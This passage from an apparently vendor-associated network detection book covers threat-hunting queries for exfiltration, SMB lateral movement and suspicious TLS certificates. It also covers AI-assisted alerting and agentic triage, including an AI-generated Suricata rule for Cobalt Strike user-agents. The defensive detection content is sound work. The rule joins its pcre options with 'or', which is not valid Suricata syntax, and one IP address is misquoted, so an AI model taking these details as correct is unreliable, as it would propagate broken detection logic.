This query is significantly more precise than the previous example, which looked at the volume of data transferred. If an attacker splits a 10GB database into thirty 300MB .rar files to stay under "large transfer" alerts, the previous query might miss it. This more detailed query will catch them because it also counts the number of files, not just the size.

This query returned the following log entries:


```
{
    "#_files": "261",
    "id.orig_h": "172.27.0.137",
    "id.resp_h": "64.176.7.215",
    "id.resp_p": "80",
    "mime_type": "application/x-gzip",
    "sha1": "605…snip…59b",
    "sum_bytes": "3529257"
},
{
    "#_files": "261",
    "id.orig_h": "172.27.0.138",
    "id.resp_h": "64.176.7.215",
    "id.resp_p": "80",
    "mime_type": "application/x-gzip",
    "sha1": "830…snip…5c1",
    "sum_bytes": "3529257"
},
{
    "#_files": "261",
    "id.orig_h": "172.27.0.139",
    "id.resp_h": "64.176.7.215",
    "id.resp_p": "80",
    "mime_type": "application/x-gzip",
    "sha1": "db7…snip…ea1",
    "sum_bytes": "3529257"
}
```


Here we see three different source IPs each transferring 261 gzip'd files, each totalling 3529257 bytes, or about 3.5 MB, to the same external IP address. The fact that all three hosts have the exact same number of data "chunks" suggests they are likely participating in a "coordinated upload" of the same data set, split across multiple systems to avoid triggering "single-host" volume alerts.

Case 5: Lateral movement

Let's see if we can find suspicious or malicious activity involving the Windows Service Message Block (SMB) protocol. Consider this query:

```
#path="smb_files" action="SMB::FILE_WRITE"
| lower(path, as=share)
| (share="*admin$" or share="*print$" or share="*fax$*" or share=/.*\\[a-z]\$$/)
| groupby(id.orig_h, function=[collect([id.resp_h, id.resp_p, action, share, name], limit=15),
count()])
```

This query looks for an attacker dropping files onto an administrative network share.

Sample output shows the following log entry


```
{
    "_count": "31",
    "action": "SMB::FILE_WRITE",
    "id.orig_h": "10.0.35.10",
    "id.resp_h": "192.168.100.10",
    "id.resp_p": "445",
    "name": "nmap-test-file",
    "share": "admin$"
}
```


This result shows that the host 10.0.35.10 wrote a file called nmap-test-file to the admin$ share on 192.168.100.100. This indicates that the source computer has local administrator access to the destination computer. The repeatability of this activity suggests that it might be a vulnerability scanner regularly discovering an exploitable target system.

You may remember this activity from the alert-based cases in the previous chapter. Here we used the Corelight SMB log to identify the same event.

Case 6: TLS/SSL certificates

Here we will look for unusual Secure Sockets Layer certificates.

Consider this query:

```
(#path=ssl or #path=ssl_red) validation_status!="ok" validation_status=*
| groupby([id.resp_h, id.resp_p], function=[collect(server_name,
limit=10), collect(subject,
limit=10), collect(issuer, limit=10), collect(ja3, limit=10),
collect(ja3s, limit=10),
collect(validation_status, limit=10), collect(cipher, limit=10),
collect(version, limit=10)])
```


If a workstation is talking to an external server and the certificate is invalid, there are usually two explanations. The first is that the host is communicating with an attacker-controlled server using a self-signed cert. The second is that a security appliance is trying to intercept and decrypt the traffic, but the client doesn't trust the appliance's certificate.

There are several unusual responses to this query. Here are the first three, presented together as they are related.


```
{
        "cipher":
"TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256\nTLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256",
        "id.resp_h": "172.27.0.137",
        "id.resp_p": "443",
        "issuer": "CN=R3,O=Let's Encrypt,C=US",
        "ja3":
"c199b43d41b470f8f68c5561f8f1ce3e\n2635ea5c1eee12fd97b38383cc63b8ad\
nf436b9416f37d134cadd04886327d3e8\na9025f1a6d4e6f2f405e4c416a7a78fc\
n7f9ae904ef5a8d37a4028ce5c57bc099\n013c30c8ce44c8b27e9ceb2a14db7283\
n123b889ced2a28d477f090249f4418db\n03a3ad27040f733ee5c9915e0903d028\
ndb8d4ad49cb378fa370b43a61a9b06b6\n917fde1bf3bcb67f961b77b18d9ee14a",
        "ja3s": "174a48523e8f428b7e9132e81e6ccf9f\nc23237dbea656869600e48dfbd00ab7b\
n861e1ae790640b8d2423865ca7fd0788\ncdebad5e74f219386458f83d75ea1bb4\
n3e4ff49bfed41bbd97fd6713c9e87c73",
```

```
        "server_name": "staging.rc-1.zip",
        "subject": "CN=staging.rc-1.zip",
        "validation_status": "certificate has expired",
        "version": "TLSv12"
    },
    {
        "cipher":
"TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256\nTLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256",
        "id.resp_h": "172.27.0.138",
        "id.resp_p": "443",
        "issuer": "CN=R3,O=Let's Encrypt,C=US",
        "ja3": "c199b43d41b470f8f68c5561f8f1ce3e\n2635ea5c1eee12fd97b38383cc63b8ad\
nf436b9416f37d134cadd04886327d3e8\na9025f1a6d4e6f2f405e4c416a7a78fc\
n7f9ae904ef5a8d37a4028ce5c57bc099\n123b889ced2a28d477f090249f4418db\
n03a3ad27040f733ee5c9915e0903d028\n917fde1bf3bcb67f961b77b18d9ee14a\
ndb8d4ad49cb378fa370b43a61a9b06b6\n013c30c8ce44c8b27e9ceb2a14db7283",
        "ja3s": "174a48523e8f428b7e9132e81e6ccf9f\nc23237dbea656869600e48dfbd00ab7b\
n861e1ae790640b8d2423865ca7fd0788\ncdebad5e74f219386458f83d75ea1bb4\
n3e4ff49bfed41bbd97fd6713c9e87c73",
        "server_name": "staging.rc-1.zip",
        "subject": "CN=staging.rc-1.zip",
        "validation_status": "certificate has expired",
        "version": "TLSv12"
    },
    {
        "cipher":
"TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256\nTLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256",
        "id.resp_h": "172.27.0.139",
        "id.resp_p": "443",
        "issuer": "CN=R3,O=Let's Encrypt,C=US",
        "ja3": "c199b43d41b470f8f68c5561f8f1ce3e\n2635ea5c1eee12fd97b38383cc63b8ad\
nf436b9416f37d134cadd04886327d3e8\na9025f1a6d4e6f2f405e4c416a7a78fc\
n03a3ad27040f733ee5c9915e0903d028\n917fde1bf3bcb67f961b77b18d9ee14a\
n7f9ae904ef5a8d37a4028ce5c57bc099\n013c30c8ce44c8b27e9ceb2a14db7283\
ndb8d4ad49cb378fa370b43a61a9b06b6\n123b889ced2a28d477f090249f4418db",
        "ja3s": "174a48523e8f428b7e9132e81e6ccf9f\nc23237dbea656869600e48dfbd00ab7b\
n861e1ae790640b8d2423865ca7fd0788\n3e4ff49bfed41bbd97fd6713c9e87c73\
ncdebad5e74f219386458f83d75ea1bb4",
        "server_name": "staging.rc-1.zip",
        "subject": "CN=staging.rc-1.zip",
        "validation_status": "certificate has expired",
        "version": "TLSv12"
    },
```

The fact that three different systems have similar beginning JA3 and JA3S strings indicates that related similar code is being used on all three. JA3 fingerprints the client's "Hello" packet. If the three hosts are slightly different (e.g., .137 is running Ubuntu 22.04, but .138 is on Ubuntu 20.04), the underlying SSL libraries might support slightly different cipher suites or extensions.

JA3S, where S stands for Server, fingerprints how the server (staging.rc-1.zip) responds. Since all three are talking to the same server, the server's "preference" for ciphers and versions should remain constant, but as you can see they are not identical to the last value.

There is one other result from this query that is worth checking:


```
{
        "cipher": "TLS_DHE_RSA_WITH_AES_256_CBC_SHA",
        "id.resp_h": "192.168.56.102",
        "id.resp_p": "1194",
        "issuer": "emailAddress=PRO3,name=PRO3,CN=PRO3,OU=PRO3,O=PRO3,L=PRO3,ST=OE,C=AT",
        "ja3": "f0d20361ae57a5c81d94ac774a736a52",
        "ja3s": "7a2f70a16da750662fc0291d88ebddf8",
        "subject": "emailAddress=PRO3,name=PRO3,CN=PRO3,OU=PRO3,O=PRO3,L=PRO3,ST=OE,C=AT",
        "validation_status": "self-signed certificate in certificate chain",
        "version": "TLSv10"
    },
```


This is a private encrypted tunnel. If the organization doesn't authorize use of a "PRO3" VPN in the office, this is likely an attacker-established tunnel.

Summary

This chapter demonstrated that threat hunting is a necessary and distinct practice from alert-driven investigation. While an alert represents a known or suspected malicious event, threat hunting seeks out adversaries by formulating and testing hypotheses against network and security evidence. True threat hunting requires high-fidelity network evidence, which NDR solutions like Corelight are uniquely positioned to provide.

The case studies showcased practical threat hunting queries using NDR data to uncover activity that would likely bypass standard signature-based alerts:

Case 1 (File name mismatch): *We identified executables masquerading as benign files (e.g., a .woff file) by inspecting the file's true MIME type, revealing an intruder's attempt to evade detection.*

Case 2 (Unusual downloads): *A broader search for non-standard file types successfully re-detected a malicious executable. We also uncovered the download of stowaway_agent, a proxy tool used for command and control.*

Case 3 (Large data transfer): *This simple volume-based query uncovered massive, unauthorized outbound data transfers, specifically utilizing the GENEVE tunneling protocol.*

Case 4 (Coordinated exfiltration): *A more nuanced approach that counted the number of compressed files, regardless of overall size, revealed three hosts coordinating the segmented transfer of 261 compressed files, a tactic designed to evade volume-based alerts.*

Case 5 (Lateral movement): *We used SMB logs to hunt for files being written to administrative shares (admin$), a classic precursor to remote code execution and lateral movement.*

Case 6 (TLS/SSL certificates): *By looking for expired and self-signed certificates, we uncovered suspicious encrypted communications. These included what appeared to be coordinated use of expired certificates by multiple hosts and the establishment of an unauthorized VPN tunnel using a self-signed certificate.*

Threat hunting with NDR is about creative, evidence-based exploration. It operationalizes the concept of "hunting trips" by senior analysts, turning novel detection ideas into powerful queries that reveal the footprints of adversaries who have navigated around automated detections. By focusing on the evidence, rather than just the alerts, an organization can proactively reduce the mean time to detect and contain threats.

05

Artificial intelligence and NDR

No book about NDR in 2026 can end without discussing AI. It's impossible to avoid this technology, whether one uses it for good or for ill. This chapter will offer several ways that AI will help security analysts better detect and respond to intrusions using network evidence.

Introduction

The challenge to writing about AI in a "fixed" format is that the technology seems to change every week. There's little point in describing how to set up a certain AI system or capability when it is likely to change, or be replaced, or even abandoned, in weeks or months. Therefore, this chapter looks at ways AI can help security teams, based on the author's use of the technology. I start with discussing the generation of alerts at the edge and at the center, then I share how AI can help with investigating suspicious and malicious activity. I conclude with advice on the best use of agentic triage and how AI will integrate with tools while enabling new capabilities.

AI can help with investigating suspicious and malicious activity.

Alerting at the edge and at the center

In chapter one I described the four types of NSM data. The fourth type was alert data, which is "a judgement about the activity observed by the sensor." Traditionally an intrusion detection system performed this function, often by matching byte patterns against packet contents. Security vendors bundle these IDS alert signatures for free and commercial use. For example, the most popular offering provides over 100,000 signatures. Detection engineers also write unique signatures for their individual organizational needs.

There are other ways for sensors to make judgements about the activity they observe. Many detection engineers and IDS developers have used non-signature based methods to generate alerts over the years. Thanks to the development of new AI technologies, detection engineers have another tool at their disposal. Using various forms of AI, sensors can make more interesting discoveries and potentially unearth more nuanced intrusion activity.

Two general deployment models are common. NDR platforms with intrusion detection capabilities can run models locally, "at the edge," on the sensor hardware, in a virtual machine, or within a container. Systems that collect logs from sensors, such as security and incident event management (SIEM) platforms, can run models centrally, on dedicated hardware or in a cloud environment. Many deployments use both approaches, running lightweight local models on the sensor and more intensive models at the center.

Local models have the benefit of being able to process large amounts of data stored on the sensor. It is usually cost-prohibitive to ship all of that data to a central location. This is especially true for "heavy" NSM data types like full content in pcap format. The same is true for extracted content, typically in the form of files transferred on the network. It is computationally cheaper to analyze the data at the edge, assuming that the platform architect designed the system with the capacity needed to simultaneously inspect network traffic and run models on the collected data.

Centralized models can run powerful analytics across all of the data they can access. These are the sorts of capabilities that one finds in a product like Corelight Investigator. Because the platform has access to NSM data from all of the sensors in its "fleet," Investigator can identify patterns of activity associated with subtle and complicated intrusions.

[See https://corelight.com/products/investigator for details.]

The disadvantage of the centralized model is that it costs bandwidth and storage. The data that the security architect wants the sensor to query is usually shipped from the edge to the center. An alternative to complete centralization involves the centralized platform reaching out to the sensors at the edge to ask questions and receive answers. This design pattern has been used for decades by endpoint security agents and many NSM sensors. Depending on the design of the system, it may balance bandwidth, storage, and compute power to produce a more capable alerting and investigative platform.

The disadvantage of local models is that they are generally less capable than models hosted on centralized servers. They are limited by the sensor hardware at their disposal, which may not include a GPU or NPU to perform AI-centric computing. Virtualized sensors can possibly overcome this limitation if their underlying hardware is updated to provide more AI-friendly capabilities. Local models also tend to only work with the locally stored data. This can constrain the sensor's analytical view. For example, if an intruder is attacking systems across an organization, several sensors may see the activity. Unfortunately, unless there is a way for the sensors to collaborate with each other, they will likely be unaware of the entire scope of the incident.

Investigation

AI can help investigate alerts, but we must acknowledge a hard truth suffered by many security teams. It is an unfortunate reality that most detection engineers deploy tens or hundreds of thousands of signatures when they enable IDS capabilities. These rules fire tens of thousands of times per day, swamping analysts and burning them out. Those same organizations are now turning to AI to make sense of the overwhelming number of alerts that fire every day as a result of this flawed strategy.

This author believes that this practice is unfortunately backwards. Security teams should not deploy an IDS capability with thousands or more signatures enabled. Rather, they should deploy custom rules for the specific issues that they want their IDS to detect, balanced against the number of investigations that they can resolve within a specified time period. In other words, start with zero signatures, and add them to match the analytical and technical capabilities of the security team.

For example, when this author stood up the General Electric CIRT and deployed NSM sensors in the late 2000s, the team did not deploy them with thousands of IDS signatures. Rather, security engineers like David Bianco wrote custom rules to detect the activity most important to the CIRT's mission. David and his colleagues wrote batches of ten signatures each, with each bundle having thorough documentation for use by event and incident analysts. The security engineers deployed the signatures by bundle, and monitored how the analysts handled the additional load. Only when the new ten signatures were functioning well and incorporated into daily workflows did the team deploy an additional bundle.

What if your team does not have detection engineers who can write custom signatures? AI can assist with this task. If defenders need to detect certain activity, they can query an AI like Gemini™ for assistance with writing a Suricata signature. In this example, I asked Gemini to analyze a report on Cobalt Strike written by the team at The DFIR Report.

[See https://thedfirreport.com/2022/01/24/cobalt-strike-a-defenders-guide-part-2/]

I wanted Gemini to look for suspicious HTTP user agents mentioned in the report. It suggested this signature as one example.

```
alert http $HOME_NET any -> $EXTERNAL_NET any (msg:"FOX-SRT - Attack - Possible Cobalt Strike Malformed User-Agent in Malleable Profile"; flow:established,to_server; http.user_agent; pcre:"/^[A-Za-z0-9._%-]+\s+\([^)]+$/" or pcre:"/\s{2,}/"; reference:url,thedfirreport.com/2022/01/24/cobalt-strike-a-defenders-guide-part-2/; classtype:trojan-activity; sid:202201241; rev:1;)
```

If I don't understand what the components of this signature mean, I can ask Gemini to explain them. The following is Gemini's analysis.

"This Suricata rule is designed to inspect HTTP traffic leaving your local network and alert you if an external connection is using a corrupted or structurally broken **User-Agent string**.

Threat actors using **Cobalt Strike** often use automated tools (like C2concealer) to generate fake User-Agents to make their Command and Control traffic look like standard web browsers. However, bugs or formatting errors in these generation scripts often create subtle syntax mistakes. This rule detects those specific structural flaws.

Here is a detailed breakdown of exactly how each component of the rule works:

1. The network header (traffic scope)

alert http: Instructs Suricata to generate an alert when a match is found, and focuses the inspection engine specifically on the HTTP protocol layer.

$HOME_NET any -> $EXTERNAL_NET any: Matches traffic originating from any port on your internal network ($HOME_NET) destined for any port on an external/public network ($EXTERNAL_NET).

2. Traffic flow options

flow:established,to_server;: This is a performance and accuracy optimization. It ensures the rule only triggers on a TCP connection that has successfully completed the 3-way handshake (established) and ensures Suricata only scans the packets moving from the client to the server (to_server), which is where HTTP request headers live.

3. The payload inspection (the core logic)

http.user_agent;: This tells Suricata to isolate the User-Agent: string inside the HTTP request header and ignore everything else in the packet for the following check.

pcre:"/^[A-Za-z0-9._%-]+\s+\([^)]+$/" or pcre:"/\s{2,}/";: This uses Perl Compatible Regular Expressions (PCRE) to find two specific structural flaws. The rule will trigger if either of these conditions are met:

Pattern A: ^[A-Za-z0-9._%-]+\s+\([^)]+$ (unclosed parenthesis)

A standard browser User-Agent looks something like Mozilla/5.0 (Windows NT 10.0; Win64; x64).... Notice how everything detailing the operating system is enclosed inside matched parentheses (...).

> This regex looks for a User-Agent that starts with the browser token, has a space, opens a parenthesis (, **but reaches the end of the line ($) without ever closing it with a**).
>
> This catches broken, truncated, or poorly randomized strings generated by C2 profile scripts.

Pattern B: \s{2,} (double spacing)

This looks for any instance where two or more consecutive spaces appear inside the User-Agent string.

Real web browsers are strictly standardized and never contain accidental double spaces in their identifier strings. Double spaces almost always point to a string-concatenation error inside an attacker's automated profile-generation script

4. Metadata and administrative blocks

- **msg:"..."**: The text that will appear in your SIEM or alert logs when this rule hits.
- **reference:url,...:** Provides the baseline context for an analyst, pointing directly to The DFIR Report's guide on hunting Cobalt Strike.
- **classtype:trojan-activity;**: Categorizes the alert severity type (Trojan Activity is usually treated as a high-severity alert).
- **sid:202201241; rev:1;**: The **S**ignature **ID** (a unique tracking number for this specific rule) and the **rev**ision version.

Summary for an Analyst

If this alert fires in your environment, it means a local device is talking to an external website using an HTTP User-Agent that is syntactically broken. Because legitimate browsers do not ship with typos or syntax errors in their identifiers, there is a very high probability that the process making the connection is a piece of malware or a C2 framework agent attempting to spoof its identity."

That is a fairly thorough explanation of the Suricata signature!

As someone who has had to interpret Suricata rules for years, it's helpful to have an AI assistant explain what a rule is designed to do. It is important to not blindly trust any AI. Detection engineers must validate the rule in several ways. First, they should ensure that

it detects the intended suspicious or malicious activity. The results will be “true positives.” If the rule fires on events that are benign, these are called “false positives.” The tens of thousands of alerts swamping many security teams are often false positives, which detection engineers hope AI will filter and suppress.

For completeness, a “true negative” is the case where the signature correctly ignores benign activity. A false negative is the most worrisome occurrence, or non-occurrence. A “false negative” is the case where malicious activity passes on the wire, but the signature intended to identify it fails to fire. Many detection engineers obsess over false positives but fail to appreciate the effects of false negatives. A security team that thinks it is “safe” because their rules never fire could be suffering intrusions due to the false negative problem.

Many detection engineers obsess over false positives but fail to appreciate the effects of false negatives.


If one works in an environment that prefers to treat IDS rules like anti-virus signatures, i.e., “the more the better,” then the rise of agentic triage may offer some relief.

Agentic triage

AI can serve as a powerful accelerator for the investigative process. Consider the workflow followed by a security analyst prior to AI assistance. The analyst would begin investigations by reviewing alerts or conducting a threat hunt, as explained in chapters 3 and 4. Along the way they would gather network evidence associated with the suspicious or malicious activity. They might also integrate data from other tools, such as EDR agents, infrastructure logs, and related sources. They would build up a "case" that they would use to validate the activity as either benign or malicious. Collecting supporting data, evaluating it, and taking action are steps that require time, expertise, and familiarity with the activity and the evidence that explains what is happening.

The idea behind agentic triage is for an AI assistant to investigate activity and present its best assessment of the benign or malicious nature of the event in question. The agent acts as a security analyst would, packaging and inspecting the data that a person would manually collect. The agent evaluates the evidence and forms its own conclusions. The human analyst can then choose to review and act on the AI agent's recommendation.


This may seem like a more elaborate way to simply present an alert to a security analyst. That is true, but the real power of agentic triage lies in exposing the rationale and evidence behind its conclusions. Consider the following example from Corelight Investigator.



This is the dashboard for Investigator's agentic triage function. It shows a series of events that the AI agent has determined are "likely malicious." Rather than just presenting a set

of “alerts” in a new format, this interface exposes the rationale and evidence behind each alert.


For example, selecting the first item reveals details about the entity involved in that event.



Here we can see that the victim is an Ubuntu 24.04 server. The analysis summary explains why Corelight assessed this system as likely compromised:


“Multiple triage streams confirm a critical multi-stage compromise: Sliver C2 activity, reverse shells, known-malicious ELF binary deployment, privilege escalation, and mass data exfiltration to both AWS S3 and attacker-controlled infrastructure. High-confidence indicators, including tightly timed C2 sessions, root-level exploitation, and outbound file transfers, are substantiated across alert, network, and behavioral data; no evidence of benign or false positive scenarios within the analysis window.”

If we select the EDR Details tab we see the result of an integration with CrowdStrike Falcon.




Beyond the data available, the EDR integration gives us a path towards further investigation at the host level, as well as containment.


Analysts will not trust agentic triage if they cannot understand the process that the AI used to make its determination. Corelight exposes this “thinking” via its “playbook” feature. Here we see five characteristics of the event that contributed to Investigator’s determination that this event was likely malicious.



We can select the “4 findings” option under Critical Detection Triage to get more details.




This Key Findings tab reveals four characteristics of the event that gave Investigator confidence that it was likely malicious. Each finding has a View Details option as well. Let’s look at the first as an example.



Here we see that “Multiple detection sources—including network protocol, Suricata, and Zeek/EDR alerts—corroborate Sliver C2 activity beginning with session init and C2 traffic. These channels occurred in closely timed clusters and have been verified as true-positive in previous cases. No evidence of legitimate use of these C2 patterns was present during analysis.”

We can look at the second example of Associated Evidence for greater detail.



The bottom line for this capability is that it is more than a “black box” that requires analysts to “trust, but not verify.” Because Investigator builds upon the rich network evidence provided by the Corelight sensor, analysts can double-check or “look over the shoulder” of the agentic triage assistant. As the analyst gains confidence in the agent’s ability to make sound judgements, then they will become more comfortable with enabling the platform to make autonomous decisions about what to allow, what to contain, and what to remediate.

With the appropriate level of trust, security analysts may pre-authorize containment or remediation. These response actions might be driven by the current “defense condition” or “Def Con” set by the CIRT. Defense conditions are derived from the risk posture measured during the Cold War, with Def Con 5 being normal operations and Def Con 1 indicating war is imminent. For example, under Def Con 5, the threat level is seen as “normal,” and there is no requirement for the security team to pre-authorized the agentic triage function to automatically contain targets of likely malicious activity. During an intrusion wave, however, the Def Con status will degrade below 5. Perhaps at Def Con 2 or lower, the security team pre-authorizes agentic triage to automatically contain targets in an effort to limit the dwell time enjoyed by an intruder.

Integration and custom tooling

AI can also assist security teams by enabling their tools to collaborate with one another. There are a variety of technologies in the field and under development to assist with this task. They are under constant and heavy development, so highlighting any particular approach is not well suited for this medium. Instead, this chapter focuses on strategic security capabilities, validated outcomes, and evidence, rather than ephemeral vendor APIs or current LLM interface specifics.

A more durable benefit offered by AI is its ability to generate code for specific use cases. For example, I needed a way to analyze packet loss on my sensors that ran Zeek and Corelight. These systems produce capture loss logs that by default look like the following:

```
{"ts":"2025-07-24T18:07:11.047661Z","gaps":0.0,"acks":705.0,"percent_lost":0.0}
{"ts":"2025-07-24T18:08:11.046789Z","gaps":0.0,"acks":407.0,"percent_lost":0.0}
